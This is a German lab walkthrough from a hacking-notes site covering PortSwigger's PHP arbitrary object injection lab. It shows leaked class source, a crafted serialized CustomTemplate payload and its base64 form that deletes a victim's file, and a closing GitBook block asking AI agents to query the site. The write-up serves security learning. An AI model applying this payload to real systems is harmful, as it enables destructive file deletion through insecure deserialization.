> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/deserialization/injecting-arbitrary-objects-in-php.md).
# Beliebige Objekte in PHP einschleusen
Notizen zum Einschleusen beliebiger Objekte in PHP für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### Beliebige Objektinjektion in PHP
**Beschreibung des Labs**
Dieses Labor verwendet einen auf PHP-Serialisierung basierenden Sitzungsmechanismus und ist anfällig für eine \*\*Injektion beliebiger Objekte\*\*. / Das Ziel ist es, **ein bösartiges serialisiertes Objekt zu erstellen und einzuschleusen** um die `morale.txt` Datei, die sich im persönlichen Verzeichnis von Carlos befindet, zu löschen.
Bereitgestellte Kennung:
* **Benutzer**: `wiener`
* **Passwort**: `peter`
**Verbinden und die Sitzung beobachten**
Nach der Verbindung mit den bereitgestellten Zugangsdaten wird ein **Session-Cookie** gesetzt. / Sein Inhalt ist ein serialisiertes PHP-Objekt vom Typ `Benutzer`, zum Beispiel:
{% code overflow="wrap" %}
```json
O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"v2rpyke9b13ypl302bxc74cerzpnp8st";}
```
{% endcode %}
Dies bestätigt, dass die \*\*Anwendung PHP-Objekte deserialisiert, die vom Benutzer kontrolliert werden können\*\*.
**Zugriff auf den Quellcode**
Im HTML-Code der Anwendung fällt ein Kommentar auf:
```html
```

Direkter Zugriff auf `/libs/CustomTemplate.php` Datei liefert nichts zurück.
Allerdings erhalten wir mit einem **Saveguard-Editor** (Suffix `~`):
erhalten wir den \*\*PHP-Quellcode\*\*.
```php
template_file_path = $template_file_path;
$this->lock_file_path = $template_file_path . ".lock";
}
private function isTemplateLocked() {
return file_exists($this->lock_file_path);
}
public function getTemplate() {
return file_get_contents($this->template_file_path);
}
public function saveTemplate($template) {
if (!isTemplateLocked()) {
if (file_put_contents($this->lock_file_path, "") === false) {
throw new Exception("Could not write to " . $this->lock_file_path);
}
if (file_put_contents($this->template_file_path, $template) === false) {
throw new Exception("Could not write to " . $this->template_file_path);
}
}
}
function __destruct() {
// Carlos dachte, das wäre eine gute Idee
if (file_exists($this->lock_file_path)) {
unlink($this->lock_file_path);
}
}
}
?>
```
**Analyse der verwundbaren Klasse**
Das `CustomTemplate` Klasse umfasst:
* Zwei private Attribute:
* `$template_file_path`
* `$lock_file_path`
* Eine magische `__destruct()` Methode, die ausführt:
```php
if (file_exists($this->lock_file_path)) {
unlink($this->lock_file_path);
}
```
Das bedeutet, dass **beim Zerstören des Objekts**, jede Datei, deren Pfad in `lock_file_path` gespeichert ist, gelöscht werden kann
**Operation über Deserialisierung**
Da die Anwendung PHP-Objekte aus der Sitzung deserialisiert, ist es möglich, zu:
1. Manuell ein `CustomTemplate` object
2. Direkt steuern `lock_file_path`
3. Das Löschen der Zieldatei beim automatischen Aufruf erzwingen, um `__destruct()`
Bösartiges serialisiertes Objekt:
{% code overflow="wrap" %}
```json
O:14:"CustomTemplate":1:{s:14:"lock_file_path";s:23:"/home/carlos/morale.txt";}
```
{% endcode %}
**Base64-Kodierung**
Um es in das Session-Cookie einzuschleusen, wird das Objekt in Base64 kodiert:
{% code overflow="wrap" %}
```bash
TzoxNDoiQ3VzdG9tVGVtcGxhdGUiOjE6e3M6MTQ6ImxvY2tfZmlsZV9wYXRoIjtzOjIzOiIvaG9tZS9jYXJsb3MvbW9yYWxlLnR4dCI7fQ==
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/deserialization/injecting-arbitrary-objects-in-php.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.